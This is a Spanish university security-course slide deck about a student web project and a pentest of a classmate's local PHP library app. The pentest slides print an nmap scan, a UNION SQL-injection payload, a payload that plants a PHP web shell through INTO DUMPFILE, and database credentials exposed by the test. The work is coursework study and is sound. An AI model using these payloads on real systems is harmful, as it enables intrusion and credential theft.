

Seguridad Informática

Proyecto II

Erik Regla

Universidad de Talca

7 de agosto de 2020

2020-08-07

Erik Regla

Universidad de Talca

7 de agosto de 2020

Erik Regla

Universidad de Talca

7 de agosto de 2020

1. Buenas tardes, Mi nombre es Erik Regla y a continuación les voy a presentar mi proyecto 2.

Introducción

Acerca de Thinkagro



Aplicación Web desarrollada por Taller de Desarrollo de Software ICC 2018-1, en la facultad de Ingeniería de la Universidad de Talca, Chile. Todos los derechos reservados. (En proceso de desarrollo)



Contacto

📍 Dirección
Curva...

✉️ Email

🕒 Horario
Sáb...

Síguenos



2020-08-07

Seguridad Informática
└ Introducción
 └ ThinkAgro
 └ Introducción


1. El contexto de la aplicación es sobre un módulo de recolección de indicadores para ThinkAgro, desarrollado durante el curso de Taller de Diseño de Software el año 2018.
2. La idea era generar a través de un proceso agil de software, un producto en el transcurso de un año.
3. Aunque claro, nosotros nos pusimos en realidad la soga al cuello ahí con la metodología.




TALCA
UNIVERSIDAD
DIGITALIZACIÓN Y AUTOMATIZACIÓN

Aplicación Web desarrollada por Taller de Desarrollo de Software ICC 2018-1, en la facultad de Ingeniería de la Universidad de Talca, Chile. Todos los derechos reservados. (En proceso de desarrollo)

Organización del equipo



2020-08-07



1. El equipo siguió una distribución estándar de un equipo ágil, la idea es reducir al mínimo el ruido en el intercambio de información.
2. Como antecedente...

Activos pt 1

- Esquemas de almacenaje, que definen el como se estructura un elemento de evaluación. Estos pueden ser esquemas de:
 - Preguntas de selección multiple
 - Campos de Texto
 - Resultados de encuestas
 - Selectores

2020-08-07

Seguridad Informática
└ Introducción
 └ ThinkAgro
 └ Activos pt 1

Activos pt 1


- Esquemas de almacenaje, que definen el como se estructura un elemento de evaluación. Estos pueden ser esquemas de:
 - Preguntas de selección multiple
 - Campos de Texto
 - Resultados de encuestas
 - Selectores

Activos pt 2

- Esquemas de presentación, que definen el como se estructura un elemento de presentación. Estos pueden ser esquemas de:
 - Preguntas de selección multiple
 - Campos de Texto
 - Resultados de encuestas
 - Selectores
 - Metricas
 - Indicadores
- Esquemas de cálculo, que definen el como se estructura el cálculo de un indicador o una métrica.
- Base de datos de usuarios

2020-08-07


Seguridad Informática



Activos pt 2

- Esquemas de presentación, que definen el como se estructura un elemento de presentación. Estos pueden ser esquemas de:
 - Preguntas de selección multiple
 - Campos de Texto
 - Resultados de encuestas
 - Selectores
 - Metricas
 - Indicadores
- Esquemas de cálculo, que definen el como se estructura el cálculo de un indicador o una métrica.
- Base de datos de usuarios

Zonas de confianza




2020-08-07



1. Para esta aplicación tenemos la siguiente zona de confianza
2. Base de datos
3. Procesos externos (en segundo plano, como autenticación)
4. Browser
5. Aplicación web
6. Api Google
7. Red docker

Análisis estático




2020-08-07


1. En análisis estático fue realizado utilizado sonarcube
2. Dentro de este análisis estático realizado, se notifican 2 vulnerabilidades en específico y 4 elementos que requieren atención por implicar problemas de seguridad.
3. Afortunadamente, ninguno de los problemas requería atención, ya que por su contexto no representan un riesgo.
4. Posteriormente para el despliegue usamos docker, pero...



Despliegue




2020-08-07



1. Lamentablemente no hubo forma de hacerlo, ya que los servicios externos ya no están disponibles.
2. Dentro de este análisis estático realizado, se notifican 2 vulnerabilidades en específico y 4 elementos que requieren atención por implicar problemas de seguridad.
3. Afortunadamente, ninguno de los problemas requería atención, ya que por su contexto no representan un riesgo.
4. Ahora, esto tiene un rationale. Debido a que toda la arquitectura estaba pensada en base a un modelo de contenedores y servicios segregados, un ambiente productivo en primer lugar no tiene mucho que hacer pentesting ni DAST.

Despliegue




2020-08-07




1. Cada módulo que se ve, funciona en un ambiente completamente separado.
2. Adicionalmente como práctica de desarrollo se delegaron todas las tareas críticas de seguridad al techlead. Esto fue por dos motivos principalmente. El primero es que nadie en el equipo tenía experiencia en seguridad, salvo dos personas. Esta situación se repetía para prácticas de desarrollo, formando parte de equipos grandes, etc.
3. Entonces la idea era atajar todos los desarrollos críticos o que involucren aspectos de seguridad al techlead, delegar el control de calidad y unión de los repositorios al devops, un equipo de diseño enfocado en esa tarea.

Despliegue



2020-08-07



1. Finalmente, el uso de herramientas ajenas al framework estaba prohibido, de modo que toda la seguridad pasa por la robustez del mismo. Basta con mantener todo actualizado.
2. Adicionalmente el stack que hay que penetrar para llegar a la aplicación es AWS WAF, ELB, EBS, contenedor ec2.

Seguridad Informática


Proyecto II

Erik Regla

Universidad de Talca

7 de agosto de 2020

Solicitud de cliente



2020-08-07

1. Como no pude hacer el pentesting a mi aplicación, le pedí a un voluntario (Juan) que me prestara la suya. Para esto levantamos un ambiente quasiproductivo utilizando xampp y windows



Explorando...

The screenshot shows a web application interface. At the top, there's a header with a logo and a search bar labeled "Buscar libro". Below this is a table titled "Libros disponibles" with columns: Título, Autor, Edición, Año, and Copias Disponibles. One row is visible: "Libro de Prueba 3", "Autor de Prueba 3", "Edición 2", "2002", and "1". The background of the page is dark brown.

At the bottom, the browser's developer tools are open, specifically the Network tab. It shows a request to "192.168.0.233/testlibros/availableBooks.php" with a status of 200 OK. The response is a JSON object:

```
message: "true"
datos: [ { titulo: "Libro de Prueba 3", autor: "Autor de Prueba 3", edicion: "Edicion 2", ... } ]
```

The Network tab also includes filters for URLs, Headers, Cookies, Request, Response, Timings, and Stack Trace, and various performance metrics like Initiator, Type, Transferred, Size, Start Time, Duration, and Cache.

2020-08-07

1. Larga historia corta, comenzamos con una exploración sobre las únicas dos llamadas que era posible realizar en la aplicación, las cuales solo eran para leer datos de libros.



Solo dos llamadas...



2020-08-07



Nmap...

Nmap Scan Report - Scanned at Wed Aug 5 21:30:09 2020

Scan Summary | DESKTOP-AKI7L48.lan (192.168.0.233)

Scan Summary

Nmap 7.80 was initiated at Wed Aug 5 21:30:09 2020 with these arguments:
nmap -oX outputfile.xml -p- -sV --version-intensity 5 192.168.0.233
Verbosity: 0; Debug level 0
Nmap done at Wed Aug 5 21:32:41 2020; 1 IP address (1 host up) scanned in 151.59 seconds

192.168.0.233 / DESKTOP-AKI7L48.lan

Address

- 192.168.0.233 (ipv4)

Hostnames

- DESKTOP-AKI7L48.lan (PTR)

Ports

The 65532 ports scanned but not shown below are in state: filtered

* 65532 ports replied with: no-responses

Port	State (open closed [0] filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp open	http	syn-ack	Apache httpd	2.4.43	(Win64) OpenSSL/1.1.1g PHP/7.4.8
443	tcp open	http	syn-ack	Apache httpd	2.4.43	(Win64) OpenSSL/1.1.1g PHP/7.4.8
3306	tcp open	mysql	syn-ack			

Misc Metrics (click to expand)

Navigation icons: back, forward, search, etc.

Seguridad Informática
└ Introducción
 └ ThinkAgro
 └ Nmap...

2020-08-07



1. Nmap no nos daba muchas esperanzas la verdad, porque solo estaban esos dos servicios y despues de harto meterpreter, no pasó ninguno.

AHA...



```
Body Cookies Headers (2) Test Results
Pretty Raw Preview Visualize JSON ↻
Status: 200 OK Time: 9 ms Size: 418 B Save Response
1 <br />
2 <b>Notice</b>: Trying to get property 'num_rows' of non-object in <b>C:\xampp\htdocs\enwi\php\libro\librosDisponibles.php</b> on line <b>12</b>
3 {
4     "mensaje": "false"
5 }
```

Seguridad Informática

- └ Introducción
- └ ThinkAgro
- └ AHA...

2020-08-07

1. Entonces, probando cosas hubo un error, el cual nos dice, ok, esta llamada tiene un arreglo como respuesta y está pasando directa, es mas, el error no se filtra...



AHA...

```
1  {
2     "mensaje": "true",
3     "datos": [
4         {
5             "ultimo": true,
6             "titulo": "Libro de Prueba 3",
7             "autor": "Autor de Prueba 3",
8             "edicion": "Edicion 2",
9             "anio": "2002",
10            "numeroCopias": "6"
11        },
12        {
13            "ultimo": false,
14            "titulo": "debo",
15            "autor": "limpiar",
16            "edicion": "todas",
17            "anio": "las",
18            "numeroCopias": "queries"
19        }
20    ]
21 }
```

Libro de prueba 3' union select 'debo' as titulo,
'limpiar' as autor, 'todas' as edicion, 'las' as
anio, 'queries' as numeroCopias; - "


Seguridad Informática

- └ Introducción
- └ ThinkAgro
- └ AHA...

2020-08-07

1. Y claro, con un union bien hecho llegó y pasó

```
Libro de prueba 3' union select 'debo' as titulo,
'limpiar' as autor, 'todas' as edicion, 'las' as
anio, 'queries' as numeroCopias; - 
```



```
1  {
2     "mensaje": "true",
3     "datos": [
4         {
5             "titulo": "Libro de Prueba 3",
6             "autor": "Autor de Prueba 3",
7             "edicion": "Edición 2",
8             "anio": "2002",
9             "numeroCopias": "6"
10        },
11        {
12            "titulo": "debo",
13            "autor": "limpiar",
14            "edicion": "todas",
15            "anio": "las",
16            "numeroCopias": "queries"
17        }
18    ]
19 }
```

Libro de prueba 3' union select 'debo' as titulo,
'limpiar' as autor, 'todas' as edicion, 'las' as
anio, 'queries' as numeroCopias; - "

2020-08-07



```
Libro de prueba 3' union select 'debo' as titulo,
'limpiar' as autor, 'todas' as edicion, 'las' as
anio, 'queries' as numeroCopias; -
```

1. Y claro, con un union bien hecho llegó y pasó

Inyectamos


The screenshot shows the Postman application interface. A POST request is being made to the URL `http://192.168.0.233/enwi/libro/librosDisponibles.php`. In the 'Body' tab, the 'form-data' option is selected, and there is a single key-value pair: 'title' with the value `'Libro de prueba 3' union SELECT 1,2,3,4, ''n<?php echo shell_exec($_GET['cmd']); ?>' INTO dumpfile 'C:/xampp/htdocs/enwi/test.php' -'`. The response pane shows the raw JSON output of the request.

```
Libro de prueba 3' union SELECT 1,2,3,4, '
n<?php echo shell_exec($_GET['cmd']); ?>' INTO
dumpfile 'C:/xampp/htdocs/enwi/test.php' -
```

2020-08-07

1. Luego inyectamos un archivo

The screenshot shows a terminal window with the command `Libro de prueba 3' union SELECT 1,2,3,4, ''n<?php echo shell_exec($_GET['cmd']); ?>' INTO dumpfile 'C:/xampp/htdocs/enwi/test.php' -` being entered. The terminal is part of a larger slide structure.



Libro de Prueba 3Autor de Prueba 3Edicion 2200261234 Volume in drive C has no label. Volume Serial Number is 8E03-06AD Directory of C:\xampp\htdocs\enwi\php 08/05/2020 10:18 PM

```
. 08/05/2020 10:18 PM
.. 08/05/2020 10:18 PM
copia 08/05/2020 10:18 PM
    datos 08/05/2020 10:49 PM 286 db.php 08/05/2020 10:18 PM
    email 08/05/2020 10:18 PM
    estante 08/05/2020 10:18 PM
        libro 08/05/2020 10:18 PM 710 login.php 08/05/2020 10:18 PM
        prestamos 08/05/2020 10:18 PM 33 Readme.txt.txt 08/05/2020 10:18 PM
        scripts bd 08/05/2020 10:18 PM
            usuario 3 File(s) 1,029 bytes 10 Dir(s) 48,369,651,712 bytes free
```

2020-08-07



1. Y con esto ya ejecutamos código de manera remota


Finale

The screenshot shows the Postman application interface. A POST request is being made to `http://192.168.0.233/renw/jsp/libreria/funciones.php`. The request body is a JSON object:

```
1  added: "added"
2  "current_field": null,
3  "field_count": null,
4  "lengths": null,
5  "row": null,
6  "type": null
7
8  "mensaje": "true",
9  "datos": [
10    {
11      "titulo": "Libro de Prueba 3",
12      "autor": "Autor de Prueba 3",
13      "editorial": "Editor 2",
14      "año": "2002",
15      "numeroCopias": "6"
16    }
17
18    "titulo": "1"
19    "autor": "1"
20    "editorial": "1"
21    "año": "1"
22    "numeroCopias": "<?php $servername = \"localhost\"; $username = \"zenki\"; $password = \"zenki\"; $dbname = \"biblioteca\"; ?>
23      <?php $conn = mysqli_connect($servername, $username, $password, $dbname); ?>
24      // Create connection
25      if ($conn->connect_error) {
26          die("Connection failed: " . $conn->connect_error);
27      }
28  ]
```

2020-08-07

1. Y tenemos las credenciales, una consola y control total del sistema



Sugerencias y conclusiones

- No usen windows, no los protege de RCE
- Usen los frameworks, no reinventen la rueda
- Para equipos grandes, pueden utilizar una buena estructura organizacional para mejorar la seguridad del desarrollo
- Si pueden, atomicen cada módulo de las aplicaciones.

2020-08-07

- No usen windows, no los protege de RCE
- Usen los frameworks, no reinventen la rueda
- Para equipos grandes, pueden utilizar una buena estructura organizacional para mejorar la seguridad del desarrollo
- Si pueden, atomicen cada módulo de las aplicaciones.

Seguridad Informática

Proyecto II

Erik Regla

Universidad de Talca

7 de agosto de 2020